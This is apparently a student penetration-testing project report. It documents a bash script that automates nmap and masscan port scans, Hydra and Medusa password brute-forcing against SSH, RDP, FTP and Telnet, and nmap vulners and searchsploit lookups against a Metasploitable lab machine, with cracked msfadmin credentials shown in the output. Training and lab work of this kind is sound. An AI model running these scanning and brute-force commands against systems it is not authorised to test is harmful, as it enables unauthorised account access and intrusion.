Penetration Testing Project

Prepared By:
Michelle Lai

CFC020823

S23

PROJECT OBJECTIVES

1 Getting the User Input

- Get from the user a network to scan.
- Get from the user a name for the output directory.
- Allow the user to choose 'Basic' or 'Full'.
  - Basic: scans the network for TCP and UDP, including the service version and weak passwords.
  - Full: include Nmap Scripting Engine (NSE), weak passwords, and vulnerability analysis.
- Make sure the input is valid

2 Weak Credentials

- Look for weak passwords used in the network for login services.
  - Have a built-in password.lst to check for weak passwords.
  - Allow the user to supply their own password list.
- Login services to check include: SSH, RDP, FTP, and TELNET.

PROJECT OBJECTIVES

3 Mapping Vulnerabilities

- Mapping vulnerabilities should only take place if Full was chosen.
- Display potential vulnerabilities via NSE and Searchsploit.

4 Log Results

- During each stage, display the stage in the terminal.
- At the end, show the user the found information.
- Allow the user to search inside the results.
- Allow to save all results into a Zip file.

METHODOLOGIES


1. Getting the User Input

Script

```
#1. Getting the User Input
    #1.1 Get from the user a network to scan.
    echo "Stage 1: Getting a network from user to scan..."
    echo "Specify a IP address to scan: "    #user to input an ip address
    read ipx

    #checks for ip address validation (#1.4 Make sure the input is valid.)
    if [[ $ipx =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$ ]];
    then
            #if ip address is valid, user to input a name for the output directory
            #1.2 Get from the user a name for the output directory.
            #user to input a name for the output directory
            echo "Provide a name for the ouput directory: "
            read directory
            mkdir ./$directory                  #make a directory where the files will be saved
            echo "$directory has been created."
    else
            #if ip address is invalid, user to input IP address again.
            echo "Invalid IP address!"
    fi
```

This part of the script is to get an IP address from the user. Input validation is implemented. If the input by the user is not the structure of an IPv4 address, it will be rejected and the script will not proceed. When the user input a valid IP address, it will request for a name for the output directory where all the results will be saved in this directory.

Output



METHODOLOGIES

1. Getting the User Input (continued)

Script

```
#1.3 Allow the user to choose 'Basic' or 'Full'.
echo "Please choose the scan you want, A) Basic or B) Full: "   #user to choose the type of scan
read OPTIONS
case $OPTIONS in
    A|a|Basic|basic)                                  #run the option Basic
        echo "Basic Scan has been chosen!"
        #1.3.1 Basic: scans the network for TCP and UDP, including the service version and weak passwords.
        scanning
        wkpasswd
        searchandzip

    ;;

    B|b|Full|full)                                #run the option Full
        echo "Full Scan has been chosen!"
        #1.3.2 Full: include Nmap Scripting Engine (NSE), weak passwords, and vulnerability analysis.
        scanning
        wkpasswd
        vuln
        searchandzip

    ;;
esac
```

User is given a choice to choose between a Basic Scan or Full Scan. Basic Scan includes the scanning of the server for TCP and UDP open ports, looking for weak passwords in the server, allowing the user to search in the results and giving user a choice to zip the output directory. Full Scan includes Basic Scan and vulnerability analysis.

Functions such as “scanning”, “wkpasswd”, “vuln” and “searchandzip” are being used to simplify the script.

METHODOLOGIES

1. Getting the User Input (continued)

Script

```
function scanning()
{
                    echo "Stage 2: Checking for open ports in the network"      #4.1 During each stage, display the stage in the terminal.
                    echo "Scanning for TCP open ports..."              #Infrom user that TCP scan has started
                    sudo nmap $ipx -p- -sV -oX tcpscan_$ipx.txt                #TCP Scan on the network and save it into a xml file
                    xsltproc tcpscan_$ipx.txt -o tcpscan_$ipx               #Convert xml file to html file for easy reading
                    echo "Scanning for UDP open ports..."              #Infrom user that UDP scan has started
                    sudo masscan $ipx -pU:1-65535 --banners --rate 1000 -oL udpscan_$ipx.txt    #UDP Scan on the network and save it into a txt file
                    mv tcpscan_$ipx udpscan_$ipx.txt ./$directory       #Move the output files into the directory the user created
                    #Inform user where the scan results have been saved.
                    echo "Scan Results for both TCP (tcpscan_$ipx) and UDP (udpscan_$ipx.txt) have been saved in $directory."
   }
```

A function named as “scanning” is used to scan the TCP and UDP ports in the server given by the user. In this script, Nmap tool is used to scan for open TCP ports which also provides the service version of the open TCP ports. Masscan tool is used to scan for open UDP ports. The results are then saved in html and txt files for easy reading in the output directory.

Output

```
Scanning for TCP open ports...
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-27 16:12 +08
Nmap scan report for msf (192.168.254.135)
Host is up (0.0019s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
40885/tcp open  java-rmi    GNU Classpath grmiregistry
43944/tcp open  nlockmgr    1-4 (RPC #100021)
46138/tcp open  mountd      1-3 (RPC #100005)
46662/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:DD:C9:67 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.97 seconds
Scanning for UDP open ports...
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-12-27 08:15:12 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Scan Results for both TCP (tcpscan_192.168.254.135) and UDP (udpscan_192.168.254.135.txt) have been saved in IP-135.
```

Scan for Open TCP ports

Scan for Open UDP ports

METHODOLOGIES

2. Weak Credentials

Script


```
function wkpasswd()
{
    #2.1 Look for weak passwords used in the network for login services.(#2.2 Login services to check include: SSH, RDP, FTP, and TELNET.)
                    echo "Stage 3: Checking for Weak Passwords in the network"      #4.1 During each stage, display the stage in the terminal.
                    echo " How does user wants to check for weak passwords in the network?
                           A) Username list provided by user and Inbuilt Password list
                           B) Username list and Password list provided by user
                           C) Username provided by user and Inbuilt Password list
                           D) Username and Password list provided by user"      #Check what username or usernamelist or passwordlist user wants to use
                    read ANSWERS
                    case $ANSWERS in

                        #2.1.1 Have a built-in password.lst to check for weak passwords.
                        A|a)  #Username list provided by user and Inbuilt Password list
                        echo "State the username list you wan to check: "    #user to input an username list to check
                        read usernamelist
                        echo "Scanning for weak passwords on telnet service..."
                        medusa -h $ipx -U $usernamelist -P builtin100.txt -M telnet -t 10 -O passwordfound.txt  #scan for weak passwords on telnet service
                        echo "Scanning for weak passwords on ftp service..."
                        medusa -h $ipx -U $usernamelist -P builtin100.txt -M ftp -t 10 -O passwordfound.txt     #scan for weak passwords on ftp service
                        echo "Scanning for weak passwords on ssh service..."
                        medusa -h $ipx -U $usernamelist -P builtin100.txt -M ssh -t 10 -O passwordfound.txt     #scan for weak passwords on ssh service
                        echo "Scanning for weak passwords on rdp service..."
                        hydra -L $usernamelist -P builtin100.txt -F rdp://$ipx -V -o passwordfound.txt          #scan for weak passwords on rdp service
                        mv passwordfound.txt ./$directory
                        #Inform user where the results have been saved.
                        echo "Results and Logs for weak passwords (passwordfound.txt) has been saved in $directory."
                    ;;

                        B|b) #Username list and Password list provided by User
                        echo "State the username list you wan to check: "    #user to input an username list to check
                        read usernamelist
                        #2.1.2 Allow the user to supply their own password list.
                        echo "State the password list you wan to use: "   #user to input a password list to use
                        read pwlist
                        echo "Scanning for weak passwords on telnet service..."
                        medusa -h $ipx -U $usernamelist -P $pwlist -M telnet -t 10 -O passwordfound.txt     #scan for weak passwords on telnet service
                        echo "Scanning for weak passwords on ftp service..."
                        medusa -h $ipx -U $usernamelist -P $pwlist -M ftp -t 10 -O passwordfound.txt        #scan for weak passwords on ftp service
                        echo "Scanning for weak passwords on ssh service..."
                        medusa -h $ipx -U $usernamelist -P $pwlist -M ssh -t 10 -O passwordfound.txt        #scan for weak passwords on ssh service
                        echo "Scanning for weak passwords on rdp service..."
                        hydra -L $usernamelist -P $pwlist -F rdp://$ipx -V -o passwordfound.txt             #scan for weak passwords on rdp service
                        mv passwordfound.txt ./$directory
                        #Inform user where the results have been saved.
                        echo "Results and Logs for weak passwords (passwordfound.txt) has been saved in $directory."
                    ;;
                        #2.1.1 Have a built-in password.lst to check for weak passwords.
                        C|c) #Username provided by user and Inbuilt Password list
                        echo "State the username you wan to check: "  #user to input an username
                        read username
                        echo "Scanning for weak passwords on telnet service..."
                        medusa -h $ipx -u $username -P builtin100.txt -M telnet -t 10 -O passwordfound.txt  #scan for weak passwords on telnet service
                        echo "Scanning for weak passwords on ftp service..."
                        medusa -h $ipx -u $username -P builtin100.txt -M ftp -t 10 -O passwordfound.txt     #scan for weak passwords on ftp service
                        echo "Scanning for weak passwords on ssh service..."
                        medusa -h $ipx -u $username -P builtin100.txt -M ssh -t 10 -O passwordfound.txt     #scan for weak passwords on ssh service
                        echo "Scanning for weak passwords on rdp service..."
                        hydra -l $username -P builtin100.txt -F rdp://$ipx -V -o passwordfound.txt          #scan for weak passwords on rdp service
                        mv passwordfound.txt ./$directory
                        #Inform user where the results have been saved.
                        echo "Results and Logs for weak passwords (passwordfound.txt) has been saved in $directory."
                    ;;
                        D|d) #Username and Password list provided by user
                        echo "State the username you wan to check: "    #user to input an username
                        read username
                        echo "State the password list you wan to use: "   #user to input a password list to use
                        read pwlist
                        echo "Scanning for weak passwords on telnet service..."
                        medusa -h $ipx -u $username -P $pwlist -M telnet -t 10 -O passwordfound.txt #scan for weak passwords on telnet service
                        echo "Scanning for weak passwords on ftp service..."
                        medusa -h $ipx -u $username -P $pwlist -M ftp -t 10 -O passwordfound.txt    #scan for weak passwords on ftp service
                        echo "Scanning for weak passwords on ssh service..."
                        medusa -h $ipx -u $username -P $pwlist -M ssh -t 10 -O passwordfound.txt    #scan for weak passwords on ssh service
                        echo "Scanning for weak passwords on rdp service..."
                        hydra -l $username -P $pwlist -F rdp://$ipx -V -o passwordfound.txt         #scan for weak passwords on rdp service
                        mv passwordfound.txt ./$directory
                        #Inform user where the results have been saved.
                        echo "Results and Logs for weak passwords (passwordfound.txt) has been saved in $directory."
                    ;;
                    esac
```

METHODOLOGIES

2. Weak Credentials (continued)

A function named as “wkpasswd” is used to scan for weak passwords in the server. In this script, Hydra and Medusa tools are used to scan login services such as SSH, RDP, FTP and TELNET. This function also allows the user to provide their own password list to brute force if they do not want to use inbuild password list in the script. Weak passwords found are then saved in txt files in the output directory.

Output (Results saved in txt file)




```
# Medusa v.2.2 (2023-12-27 17:33:49)
# medusa -h 192.168.254.135 -u msfadmin -P builtin100.txt -M telnet -t 10 -O passwordfound.txt
# Medusa has finished (2023-12-27 17:33:50).
# Medusa v.2.2 (2023-12-27 17:33:50)
# medusa -h 192.168.254.135 -u msfadmin -P builtin100.txt -M ftp -t 10 -O passwordfound.txt
ACCOUNT FOUND: [ftp] Host: 192.168.254.135 User: msfadmin Password: msfadmin [SUCCESS]
# Medusa has finished (2023-12-27 17:33:54).
# Medusa v.2.2 (2023-12-27 17:33:54)
# medusa -h 192.168.254.135 -u msfadmin -P builtin100.txt -M ssh -t 10 -O passwordfound.txt
ACCOUNT FOUND: [ssh] Host: 192.168.254.135 User: msfadmin Password: msfadmin [SUCCESS]
# Medusa has finished (2023-12-27 17:33:57).
# Hydra v9.4 run at 2023-12-27 17:33:57 on 192.168.254.135 rdp (hydra -l msfadmin -P builtin100.txt -F -V -o passwordfound.txt rdp://192.168.254.135)
```

METHODOLOGIES

3. Mapping Vulnerabilities

Script

```
function vuln()
{
    #3. Mapping Vulnerabilities
                #3.1 Mapping vulnerabilities should only take place if Full was chosen.
                #3.2 Display potential vulnerabilities via NSE and Searchsploit.
                echo "Stage 4: Vulnerability Assessment on the server..."       #4.1 During each stage, display the stage in the terminal.
                echo "Checking for vulnerabilities on open services..."
                nmap --script vulners -sV $ipx  -oX vulnassess_$ipx.txt     #Check for CVEs based on open services and saved it into a xml file
                xsltproc vulnassess_$ipx.txt -o vulnassess_$ipx     #Convert xml file to html file for easy reading
                mv vulnassess_$ipx ./$directory
                #Inform user where the scan results have been saved.
                echo "Results for vulnerabilities found (vulnassess_$ipx) has been saved in $directory."
                echo "Checking for exploits on found vulnerabilities..."
                searchsploit -x --nmap tcpscan_$ipx.txt > tcp_exploits_$ipx     #Check for exploits that user can try on vulnerabilities found.
                mv tcp_exploits_$ipx ./$directory
                echo "Results for exploits found (tcp_exploits_$ipx) has been saved in $directory."
    }
```

A function named as “vuln” is used to scan for vulnerabilities and exploits in the server. In this script, NSE is used to check for vulnerabilities on the open ports of the server. Searchsploit is used to search for exploits that can be exploited on the vulnerabilities found using NSE. The vulnerabilities and exploits found are then saved in txt files in the output directory.

Output (Vulnerabilities found using NSE)

```
Results and Logs for weak passwords (passwordfound.txt) has been saved in 192.168.254.135.
Stage 4: Vulnerability Assessment on the server...
Checking for vulnerabilities on open services...
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-26 16:21 +08
Nmap scan report for msf (192.168.254.135)
Host is up (0.30s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| vulners:
|   cpe:/a:vsftpd:vsftpd:2.3.4:
|       PRION:CVE-2011-2523     10.0    https://vulners.com/prion/PRION:CVE-2011-2523
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|_      1337DAY-ID-36095        10.0    https://vulners.com/zdt/1337DAY-ID-36095        *EXPLOIT*
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
```

Output (Exploits found using Searchsploit)

```
-------------------------------------------------------------------------------------------------------------- ----------------------------
 Exploit Title                                                                                                |  Path
-------------------------------------------------------------------------------------------------------------- ----------------------------
ESC[01;31mESC[KvsftpdESC[mESC[K ESC[01;31mESC[K2.3.4ESC[mESC[K - Backdoor Command Execution                  | unix/remote/49757.py
ESC[01;31mESC[KvsftpdESC[mESC[K ESC[01;31mESC[K2.3.4ESC[mESC[K - Backdoor Command Execution (Metasploit)     | unix/remote/17491.rb
-------------------------------------------------------------------------------------------------------------- ----------------------------
Shellcodes: No Results
Papers: No Results
```

METHODOLOGIES

4. Log results

Script

```
function zipping()
{
    #4.4 Allow to save all results into a Zip file.
    echo "Does the user want to zip $directory, A)Yes or B)No? "
    read Ans

    case $Ans in
        A|a|Yes|yes|YES)
        echo "Zipping $directory"
        tar -cvzf $directory.tar.gz $directory      #zip the output file
        echo "$directory is now a zip file."
    ;;

        B|b|No|NO|no)

    ;;
    esac

}
```

```
function searchandzip()
{
    #4.3 Allow the user to search inside the results.
    while true
    do
        echo "Does the user want to search in the results, A)Yes or B)No? "
        read Ans

        case $Ans in
            A|a|Yes|yes|YES)
            echo "Please state the keyword you want to search for"
            read keyword
            #search for the keyword user want to find and save it into a txt file
            grep -r $keyword ./$directory/* > search_$keyword.txt
            mv search_$keyword.txt ./$directory
            echo "Search Results for $keyword (search_$keyword.txt) has been saved in $directory."
        ;;

            B|b|No|NO|no)
            echo "Quiting Search"
            zipping
            exit
        ;;
        esac
     done
}
```

METHODOLOGIES

4. Log results (continued)

Functions named as “searchandzip” and “zipping” are used to allow user to search in the saved results and zip the output directory. The function “zipping” allows the user to choose if they want to zip the output directory. Before that, user can search in the results saved in the output directory. The search results are then saved into the output directory. Once user end the search, they will be prompted if they want to zip the output directory.

Output (Searching)

```
Does the user want to search in the results, A)Yes or B)No?
yes
Please state the keyword you want to search for
root
Search Results for root (search_root.txt) has been saved in 192.168.254.135.
Does the user want to search in the results, A)Yes or B)No?
yes
Please state the keyword you want to search for
password
Search Results for password (search_password.txt) has been saved in 192.168.254.135.
Does the user want to search in the results, A)Yes or B)No?
yes
Please state the keyword you want to search for
kali
Search Results for kali (search_kali.txt) has been saved in 192.168.254.135.
Does the user want to search in the results, A)Yes or B)No?
no
Quiting Search
```

Output (Zipping directory)

```
Does the user want to zip 192.168.254.135, A)Yes or B)No?
yes
Zipping 192.168.254.135
192.168.254.135/
192.168.254.135/search_root.txt
192.168.254.135/passwordfound.txt
192.168.254.135/vulnassess_192.168.254.135
192.168.254.135/search_password.txt
192.168.254.135/search_kali.txt
192.168.254.135/udpscan_192.168.254.135.txt
192.168.254.135/tcp_exploits_192.168.254.135
192.168.254.135/tcpscan_192.168.254.135
192.168.254.135 is now a zip file.
```

CITATIONS

1. Azar, J. (2023, August 14). Checking the validity of an IP address in linux. Baeldung on Linux. https://www.baeldung.com/linux/ip-address-test-valid
2. Singh, Aa. (2018, October 27). Comprehensive guide on searchsploit. Hacking Articles. https://www.hackingarticles.in/comprehensive-guide-on-searchsploit/
3. Kumar, S. (2023, July 17). How to zip a file in linux?. Online Tutorials, Courses, and eBooks Library. https://www.tutorialspoint.com/how-to-zip-a-file-in-linux